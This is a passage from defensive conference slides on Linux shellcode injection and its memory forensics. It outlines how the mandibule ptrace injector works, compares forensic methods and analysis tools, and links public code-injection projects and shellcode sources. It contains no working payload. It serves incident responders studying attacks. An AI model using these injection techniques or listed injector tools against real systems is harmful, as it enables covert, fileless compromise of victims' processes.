- inject mandibule code into executable section
- let the execution resume on our own injected code
- wait until exit() is called by the remote process
- restore registers & memory
- detach from process

Chapter two Advance shellcode tricks

> “Moar” tricks reference

*Injector without libc (w/ PIE), bypassing ALSR,
supports multiple inject objects..*

Mandibule is the shellcode injector designed for victim's difficult to figure how shellcode payload gets executed in the memory, by pivoting 2 injection & avoiding ALSR by omitting glib library.

The injector is injected Mandibule program to the memory w/ ptrace() before Mandibule will inject the code to a certain targeted address, then injector will exit & Mandibule also will be vanished after injection. A bad news

See my HACK.LU 2019 slide for very detail analysis.

Chapter three Shellcode in memory analysis

“What happen if your guard is down...”



Chapter three Shellcode in memory analysis

> Hot Forensics vs Re-generate/Re-production

In pre-analysis for shellcode injection cyber incident cases, these are the most asked tough questions:

1. Why people don't tend to do Hot Forensics?
2. Can REGEN/RePro process result be trusted on fileless cases?
3. What is the merit and demerit on Hot Forensics vs Regen/Re-production for shellcode incident cases?
4. Do we have to depend on other perimeter logs also (networking, IDS/IPS, EDR etc)?

Chapter three Shellcode in memory analysis

> Hot Forensics vs Re-generate/Re-production

	Hot Forensics	ReGEN/RePRo
Do-able?	Not easy to be granted Good for cloud incidents	Can be done in our boxes Good for on-promise services
Risk	Can ruin the artifacts	More safely in experiment
Code artifact	If executed, it is there	May not be working as expected
Cost at..	Execution skil & delicate arrangement	Environment development
Verdict possibility	Evidence PoC quality	Need more effort to develop closest environment, to be trusted on its PoC quality
Cold forensics support	Memory artifacts to gain clue for more artifact carving on cold forensics	Testing artifacts can be used as clue for more artifact carving on cold forensics

Chapter three Shellcode in memory analysis

> Seeking artifacts on radare2

	Hot Forensics	Cold Forensics/carving
Seek	Command “/?” Limited Piping & Script support	Command “/?” More piping & scripting support
Sizing	Memory block	HDD Image block
Bindiffing	Command “/m” & “/pm” on RAM (has risk on debugging)	Command “/m” & “/pm” on image carving (demerit: time consuming)
Binary/Artifact analysis/scan	Supports memory analysis while carving artifacts, Support FRIDA analysis	Support all carving process, need resource/time on big size, Using signature & Yara.
Stand-alone portable support	On every OS and architecture, only need mount	Testing artifacts can be used as clue for more artifact carving on cold forensics

Chapter four Other tools for shellcode analysis

“Happiness of the spring, cleans the heart.”



Chapter four Other tools for shellcode analysis

> Binary tools: radare2, gdb, Ghidra, IDA

Radare2 (ref: <https://r2wiki.readthedocs.io/en/latest/home/misc/cheatsheet/>)

Open source, powerful static/dynamic RE tools, has DFIR functions, script-able, many decompilers, a lot of useful plugin (r2frida, r2yara, zignature etc) for supporting many forms of analysis

R2Ghidra was presented in SECCON 2019 in duet talk between me my pancake.

Gdb

Open source,.basic of dynamic analysis tools for debugging linux executables.

IDA

Commercial tools for reverse engineering professionals, supporting many useful analysis plugins, with basis orientation is for Windows users

Chapter four Other tools for shellcode analysis

> Binary tools: radare2, gdb, Ghidra, IDA

R2dev folks (thanks!) made great conversation r2, gdb, IDA commands:
<https://radare.gitbooks.io/radare2book/content/debugger/migration.html>

Command	IDA Pro	radare2	r2 (visual mode)	GDB	WinDbg
Analysis					
Analysis of everything	Automaticall y launched when opening a binary	aaa or -A (aaaa or -AA for even experimental analysis)	N/A	N/A	N/A
Navigation					
xref to	x	axt	x	N/A	N/A
xref from	ctrl + j	axf	x	N/A	N/A
xref to graph	?	agt [offset]	?	N/A	N/A >
xref from graph	?	agf [offset]	?	N/A	N/A
list functions	alt + 1	afl;is	t	N/A	N/A
listing	alt + 2	pdf	p	N/A	N/A
hex mode	alt + 3	pxa	P	N/A	N/A
imports	alt + 6	ii	:ii	N/A	N/A

Chapter four Other tools for shellcode analysis

> GNU binutils

These are 12 GNU binutils tools that is useful for shellcode analysis:

1. as – GNU Assembler Command
2. ld – GNU Linker Command
3. ar – GNU Archive Command
4. nm – List Object File Symbols
5. objcopy – Copy and Translate Object Files
6. objdump – Display Object File Information
7. size – List Section Size and Total Size
8. strings – Display Printable Characters from a File
9. readelf – Display ELF File Info
10. strip – Discard Symbols from Object File
11. addr2line – Convert Address to Filename and Numbers
12. c++filt – Demangle Command

Chapter four Other tools for shellcode analysis

> Cross compilation platform

These are tools for my (minimum) recommended for cross-compilation tools setup for shellcode research:

1. Buildroot - <https://buildroot.org>
(used to perform multiple cross-compilation on a Linux platform)
2. Libncurses & Libncurses-dev - <https://invisible-island.net/ncurses/>
(needed by Buildroot)
3. Qemu-system & qemu-user-static - <https://www.qemu.org/>
(used to run and check binaries with and without VM)
4. (option) uCLibc Cross Compiler - <https://www.uclibc.org>
(additional multiple cross-compilation on a Linux platform)
5. Nasm - <https://www.nasm.us/>
(multiplatform compilation for assembly codes)

Chapter five Conclusion & Reference

“What have we learned today..”



Conclusion in Q & A

Why we need to know shellcode this much?

The shellcode attacks on Linux (and other OS also) is getting more advance everyday, as blue-teamer we have to be as proactive as red-teamer to analyze the progress of shellcode & its injection development, even before it hits us.

How to follow the progres for shellcode development?
(see the next page checklist)

What skill-set do I really need to start doing shellcode research?

Start from things that you're good at! You can start by coding, or you can assembly break codes is up to you, maybe you can generate the codes by checking each tools, or, you can just checking each behavior of either shellcodes and how it is generated too!

The shellcode checklist

1. Understanding shellcode's purpose:

- To gain shell for command or file execution
- A loader, a downloader, further intrusion stages
- Sockets are mostly in there, to write, connect, pipe, exec etc
- To be fileless and leaving no artifact traces

2. How do we collect Shellcode information:

- Post Exploitation frameworks: Empire, Cobalt Strike, Metasploit/Meterpreter/Venom, etc exploit & injection toolings
- Self generated (need compiler, linker and disassembler)
- Adversaries cyber threat intelligence

3. Sources for shellcode to follow in the internet:

- Exploit development sites (PacketStorm, ShellStorm, ExploitDB etc)
- Vulnerability PoC
- Trolling red teamer :-P

Tips: Shellcode handling - in forensics perspective

For digital forensics folks on dealing with shellcode type of incidents, the below details are a good start:

- Understanding how it is executed in a compromised systems, and then preventing it. There is no magic that can cause a shellcode to run by itself in any system. Its source may come from other unseen vectors.
- As blue teamer and IR analyst, exploitation threat research is important to assess our perimeters. Questions like: “Are we prepared enough to this type of intrusion?” matters.
- You can't rely only on what has been going on in an affected device without using more information from other environments. Other devices, network/server/proxy/firewall logs are your eyes and ears.
- If a suspicious threat resource can be gathered, try to reproduce it yourself and carve the artifacts you may miss or unseen.
- Make your own signature & playbook is recommendable.

Tips: My “playbook share” on shellcode analysis

1. Be resourceful enough, when dealing with UNIX basis systems do not to be afraid to analyze a live memory.
2. Use independent and a good binary analysis tool, RADARE2 is my personal tool to deal with all binary codes.
3. Investigate as per shown in previous examples, and adjust it with your own policy, culture and environments.
4. Three things that we are good at blue teamer that can bring nightmare to adversaries, they are:
 - We break the codes better
 - We combine analysis, or we share how-to re-gen and share ways we do OSINT research, these make the game more fair.
 - We document our report and knowledge for verticals and horizontal purpose
5. Support the open source community that helps security community.

Reference

Linux code injection projects in open source that invokes shellcode

<https://github.com/r00t-3xp10it/venom>

<https://github.com/jtripper/parasite>

<https://github.com/gaffe23/linux-inject>

<https://github.com/ixty/mandibule>

<https://github.com/dismantl/linux-injector>

<https://github.com/hc0d3r/alfheim>

<https://github.com/rastating/slae>

<https://github.com/kubo/injector>

<https://github.com/Sreetsec/Vegile>

<https://github.com/narhen/procjack>

<https://github.com/emptymonkey/sigsleeper>

<https://github.com/swick/codeinject>

<https://github.com/DominikHorn/CodeInjection>

https://github.com/0x00pf/0x00sec_code/blob/master/sdropper/

Salutation and thank you

I thank “cool” ROOTCON’s Crews for having me doing this talk!

Many thanks to a lot of people who support to my health recovery condition so this know-how is possible to share!

Please see other talks materials from 2018, maybe you’ll like them.

@unixfreakjp, Oct 2020, Tokyo, Japan

Question(s)?



MalwareMustDie! :: malwaremustdie.org